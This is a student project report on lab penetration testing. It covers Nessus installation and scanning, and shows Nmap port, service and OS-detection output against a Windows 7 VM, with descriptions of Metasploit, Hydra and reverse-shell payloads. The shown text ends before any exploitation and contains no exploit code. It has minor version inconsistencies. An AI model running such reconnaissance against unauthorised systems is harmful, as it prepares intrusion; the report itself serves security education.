INSTITUTE FOR ADVANCED COMPUTING

AND

SOFTWARE DEVELOPMENT

AKURDI, PUNE

DOCUMENTATION ON

Detecting Vulnerabilities of Windows, Debian and Exploiting it with Metasploit Framework

SUBMITTED BY:

GROUP NO. 07

KOMAL SAWANT (233415)

RAJASHRI SONAJE (233436)

MR.KARTIK AWARI — **MR. ROHIT PURANIK**

PROJECT GUIDE — **CENTER CO-ORDINATOR**

ABSTRACT

Penetration testing in general will be discussed, as well as how to penetration test using Metasploit on Metasploitable. Metasploitable is a vulnerable system that I chose to use, as using any other system to do this on would be considering hacking and have could have bad consequences. The main purpose of the research is to show the various tools used when trying to find vulnerabilities in a system. By using Metasploit to test a system, we can find the vulnerabilities that need to be fixed in order to better protect the system. Certain areas like network protocols, firewalls, and basic security issues will be explored. While there are a lot of different ways to do penetration testing, I have chosen to use Metasploit because of the broad uses it has and its simplicity. Alongside all of the tools used in Metasploit, I will show how to effectively find the vulnerabilities within a system of your choice.

A vulnerability assessment informs organizations on the weaknesses present in their environment and provides direction on how to reduce the risk those weaknesses cause. The vulnerability assessment process helps to reduce the chances and attacker is able to breach an organization's IT systems – yielding a better understanding of assets, their vulnerabilities, and the overall risk to an organization. For organizations seeking to reduce their security risk, a vulnerability assessment is a good place to start. A regular assessment program assists organizations with managing their risk in the face of an ever-evolving threat environment, identifying and scoring vulnerabilities so that attackers do not catch organizations unprepared.

Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. This report will focus on this Nessus vulnerability scanner, discussing the fundamentals that one needs to have before getting started with the tool, the different scanning capabilities that it provides, what it takes to run the tool and how results appear once scans are complete. Nessus performs its scans by utilizing plugins, which run against each host on the network in order to identify vulnerabilities.

Keywords— vulnerabilities, penetration testing, Metasploit,Pen-testing, exploits, Nmap, Nessus, Hydra, and Kali Linux.

TABLE OF CONTENTS

1. INTRODUCTION

At the very beginning of the Internet, the world had a lot going on for itself in terms of security. As long as you thought about that as the fact that not many people had access to the internet, therefore there were less attackers to deal with. Security wasn't very important back then, but as the years moved on, we got real big real fast and have been playing catchup ever since. With new technology being made every year, we constantly have to come up with new ways to stop malicious activity within our systems. Not only do businesses need constant upkeep in security, but home professionals are well, especially when dealing with servers. Security is so very important in our everyday lives. When people say they want security, what is probably heard is that they want a sense of security. It really makes sense if you think about it. Feeling secure isn't necessarily the same thing as being secure. If everyone understood what kinds of dangers are out there, they would make real security their first priority. Given the right environment and opportunity, anyone could use the skills they learn using programs like Metasploit to stop the malicious behavior of others. When people set out to make computer systems, they don't initially consider every possible exploit available within it.

There are a lot of moving parts when it comes to making a system and it's everyone's job to explore all the options they have in order to provide a secure and safe system. This is where penetration testing tools comes in handy. When it comes to the security of computer systems, we can never leave anything to chance. All it takes is for one hacker trying to exploit a system to gain access to personal and private data of its users and operators. By using these testing techniques described in the paper, people can get a jump on the bad guys looking to harm and infiltrate systems that do not belong to them. The things that are put into this paper are to only be used for the appropriate manner and are no way intended to lead one to become a hacker. The methods described are meant to help one if they were intending in learning certain goals that pertain to penetration testing of one's own system or a system that you have permission for. There are far too many people that are taking what they are learning and applying it in an unethical way, which will create havoc and attain a monetary gain. No one should take what they learn and use it against anyone in that manner.

1.1:Technical Requirements:

- **Kali Linux-** Kali Linux is Debian based, previously known as Backtrack, is a widely used Linux distribution used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." Offensive Security develops it. Offensive Security also has offers the industry's most recognized certification for penetration testing, known as OSCP.

- **MSFconsole-** Msfconsole is by far the most popular part of the Metasploit Framework, and for good reason. It is one of the most flexible, feature-rich, and well supported tools within the Framework. MSFconsole provides a handy all-in-one interface to almost every option and setting available in the Framework; it’s like a one-stop shop for all of your exploitation dreams. You can use msfconsole to do everything, including launching an exploit, loading auxiliary modules, performing enumeration, creating listeners, or running mass exploitation against an entire network.

- **Metasploit-**Metasploit is a pen-testing framework that is put in use to test security vulnerabilities, enumerate networks, and evade detection, just like all the phases of penetration testing combined, instead of using multiple tools. It is a single environment for penetration testing and exploits development. This tool is pre-installed in Kali Linux.

- **Nmap-**Nmap is a network scanner that looks for available target hosts via network discovery. It detects security risks by finding the systems in the network, their open ports, services running on those open ports, and scanning for vulnerabilities.

- **Hydra-**Hydra is a pre-built tool in kali used to crack passwords by brute-force and attack different protocols.

- **Nessus**-Nessus is one of the most advanced and widely used vulnerability scanners. It scans the target for the vulnerabilities and provides detailed information such as CVE details and the vulnerability's risk factor and criticality.

- **Payload-**A payload is code that we want the system to execute and that is to be selected and delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that “binds” a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

2. NESSUS

2.1 Introduction to Nessus tool:

● **Nessus Products:**

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it. Nessus is sold by Tenable Security.

The tool is free for non-enterprise use; however, for enterprise consumption, there are options that are priced differently.

The following are the available options at your disposal:

● **Tenable.io**:

o Tenable.io is a subscription-based service available here. It allows different teams to share scanners, schedules, scan policies and scan results. Tenable also contains what was previously known as Nessus

o Cloud, which used to be Tenable's Software-as-a-Service solution. Tenable.io also allows for the customization of workflows for effective vulnerability management.

● **Nessus Agents:**

o Nessus Agents provide a flexible way of scanning hosts within your environment without necessarily having to provide credentials to hosts. The agents enable scans to be carried out even when the hosts are offline. The application areas of these agents are wide. Consider environments that lack traditional malware protection, such as antivirus solutions — the overhead these agents exert within hosts is quite small. Here, agents take up minimal system resources within the hosts they are installed in, whilst still providing adequate malware protection.

● **Nessus Professional:**

o Nessus Professional is the most commonly-deployed vulnerability assessment solution across the industry. This solution helps you perform high-speed asset discovery, target profiling, configuration auditing, malware detection, sensitive data discovery and so much more. Nessus Professional runs on client devices such as laptops and can be effectively used by your security departments within your organization.

● **Nessus Manager:**

o Nessus Manager is used to provide the capabilities of the Nessus Professional solution along with numerous additional vulnerability management and collaboration features. However, Nessus Manager is no longer sold as of February 1st, 2018. This solution was used within organizations to collaborate and share information between different departments within the organization. It provided the ability to monitor company assets as well as devices in hard-to-reach environments.

o These products discussed above offer multiple services that range from Web application scanning to mobile device scanning, cloud environment scanning, malware detection, control systems auditing (including SCADA and embedded devices) and configuration auditing and compliance checks.

2.2 Nessus Installation on Linux:

The downloadable installer can be found here for Linux-based systems. You need to make sure you know the distribution of Linux you are running in order to choose which installer to download. For instance, this article covers the Debian file system that Kali Linux is based on, so we will be downloading the *.deb installer file. We are also running a 64-bit version of Kali Linux; you'll need to find out the architecture you are running.

As of the writing of this article, the latest version of Nessus is 8.0.0. Once the package file has been downloaded, you may install it from within the Linux terminal using the command below:

```
$ sudo dpkg -i Nessus-10.5.3-debian6_i386.deb
```

After installation on your Linux system, be sure to start up the Nessus daemon as shown below:

For Linux,use the command below:

```
# service nessusd start
```


For Debian/Kali and Ubuntu, use the command below:

```
# /etc/init.d/nessusd start
```


2.3 Vulnerability Scanning With Nessus:

Nessus performs its scans by utilizing plugins, which run against each host on the network in order to identify vulnerabilities. Plugins can be thought of as individual pieces of code that Nessus uses to conduct individual scan types on targets. Plugins are numerous and wide in their capabilities. For instance, a plugin could be launched and targeted at a host.

- Identify which operating systems and services are running on which ports
- Identify which software components are vulnerable to attacks (FTP, SSH, SMB)
- Identify if compliance requirements are met on various hosts
- The steps that are followed during scanning can be summarized in the image below:



Nessus version check:



```
┌──(kali㉿kali)-[/opt]
└─$ /opt/nessus/sbin/nessuscli --version

nessuscli (Nessus) 10.5.3 [build 20005]
Copyright (C) 1998 - 2023 Tenable, Inc.


┌──(kali㉿kali)-[/opt]
└─$ sudo systemctl start nessusd

┌──(kali㉿kali)-[/opt]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Sat 2023-08-26 05:07:11 EDT; 5s ago
   Main PID: 53025 (nessus-service)
      Tasks: 26 (limit: 2258)
     Memory: 169.4M
        CPU: 3.705s
     CGroup: /system.slice/nessusd.service
             ├─53025 /opt/nessus/sbin/nessus-service -q
             ├─53027 nessusd -q
             └─53082 java -version

Aug 26 05:07:11 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.

┌──(kali㉿kali)-[/opt]
└─$ 
```

When you launch a scan, Nessus goes through a series of steps.

Step 1: Nessus will retrieve the scan settings. The settings will define the ports to be scanned, the plugins to be enabled and policy preferences definitions.

Step 2: Nessus will then perform host discovery to determine the hosts that are up. The protocols used in host discovery will be ICMP, TCP, UDP and ARP. You can specify these per your desires.

Step 3: Nessus then performs a port scan of each host that is discovered to be up. You can also define which ports you will want scanned. Ports can be defined in ranges or individually, with valid ports ranging from 1 to 65535.


Step 4: Nessus will then perform service detection to determine the services that are running behind each port on each host discovered

Step 5: Nessus then performs operating system detection.

Step 6: Once all the steps are complete, Nessus runs each host against a database of known vulnerabilities in an attempt to discover which host contains which vulnerabilities.


The image below summarizes these steps:

2.4 Understanding the User Interface :



After installation and during your first run, you will be required to activate your product based on the license type you intend to install. The exact steps for each of the products can be found here. After the license is activated, it is time to get downto running your Nessus scanner.

The Nessus user interface is primarily made up of two main pages: the scans page and the settings page. These pages allow you to manage scan configurations and set up the scanner according to how you would like it to perform within your system. You access these pages from the tab panel shown.




My Scans

1 Scan

Name	Schedule	Last Scanned ▾
MYSCAN	On Demand	August 14 at 5:05 PM

2.5 Find vulnerability of windows machine:

Nessus 1st downloads the plugins:




Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Downloading plugins...

© 2022 Tenable™, Inc.

We found 20 vulnerabilities in windows7, as shown below,



Host	Vulnerabilities
192.168.80.158	2 1 2 35

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: August 14 at 5:02 PM
End: August 14 at 5:05 PM
Elapsed: 3 minutes

3. NMAP

Nmap helps you to quickly map out a network without sophisticated commands or configurations. It also supports simple commands (for example, to check if a host is up) and complex scripting through the Nmap scripting engine.

3.1 Features of Nmap include:

1. Ability to quickly recognize all the devices including servers, routers, switches, mobile devices, etc on single or multiple networks.

2. Helps identify services running on a system including web servers, DNS servers, and other common applications. Nmap can also detect application versions with reasonable accuracy to help detect existing vulnerabilities.

3. Nmap can find information about the operating system running on devices. It can provide detailed information like OS versions, making it easier to plan additional approaches during penetration testing.


4. During security auditing and vulnerability scanning, you can use Nmap to attack systems using existing scripts from the Nmap Scripting Engine.

5. Nmap has a graphical user interface called Zenmap. It helps you develop visual mappings of a network for better usability and reporting.

3.2 Network Scanning:

Network Scanning is the procedure of identifying active hosts, ports and the services used by the target application. Suppose you are an Ethical Hacker and want to find vulnerabilities in the System, you need a point in the System that you can try to attack. Network Scanning for Ethical Hacking is used to find out these points in the system that a Black Hat Hacker can use to hack the network. And then the respective teams work on improving the security of the network.

Every Organization has a Network. This network could be an internal network which consists of all the systems connected with each other, or it can be a network that's connected to the internet.


How Does a Network Scan Work?
A Network Scan:
1 Discovers active hosts on the network
2 Uses Address Resolution Protocol (ARP) at the subnet level
3 Or uses Internet Control Message Protocol (ICMP) for a wider reach
MAC address
MAC address
MAC address
LAN
ACTIVE HOST
ICMP reply
ICMP request
INACTIVE HOST
SERVER

3.3 Types of Network Scanning:

Network Scanning can be classified into two main categories:

- Port Scanning
- Vulnerability Scanning

● **Port Scanning:**

As the name suggests, Port Scanning is a process used to find out active ports on the network. A Port Scanner sends client requests to the range of ports on the target network and then saves the details about the ports that send a response back. This is how active ports are found. There are different types of Port Scanning. Below is a list of some of the most used ones:


- TCP scanning
- SYN scanning
- UDP scanning
- ACK scanning
- Window scanning
- FIN scanning

● **Vulnerability Scanning:**

Vulnerability Scanning is a type of Network Scanning for Ethical Hacking used tofind out weaknesses in the network. This type of scanning identifies vulnerabilities that occur due to poor programming or misconfiguration of the network.


Using Nmap we checks for open ports in windows, for that we use following command :

Nmap 192.168.80.158 (IP of windows 7 machine)



```
┌──(kali㉿kali)-[/opt]
┌──(kali㉿kali)-[/opt]
└─$ nmap 192.168.80.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-26 05:38 EDT
Nmap scan report for 192.168.80.158
Host is up (0.00089s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds

┌──(kali㉿kali)-[/opt]
└─$ nmap -sV 192.168.80.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-26 05:39 EDT
Nmap scan report for 192.168.80.158
Host is up (0.00075s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-BJ50VA8DPBF; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.86 seconds
```

Nmap operating system scan of victim machine:



```
┌──(kali㉿kali)-[/opt]
└─$ sudo nmap -O 192.168.80.158
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-26 05:44 EDT
Nmap scan report for 192.168.80.158
Host is up (0.00094s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:C6:53:9B (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
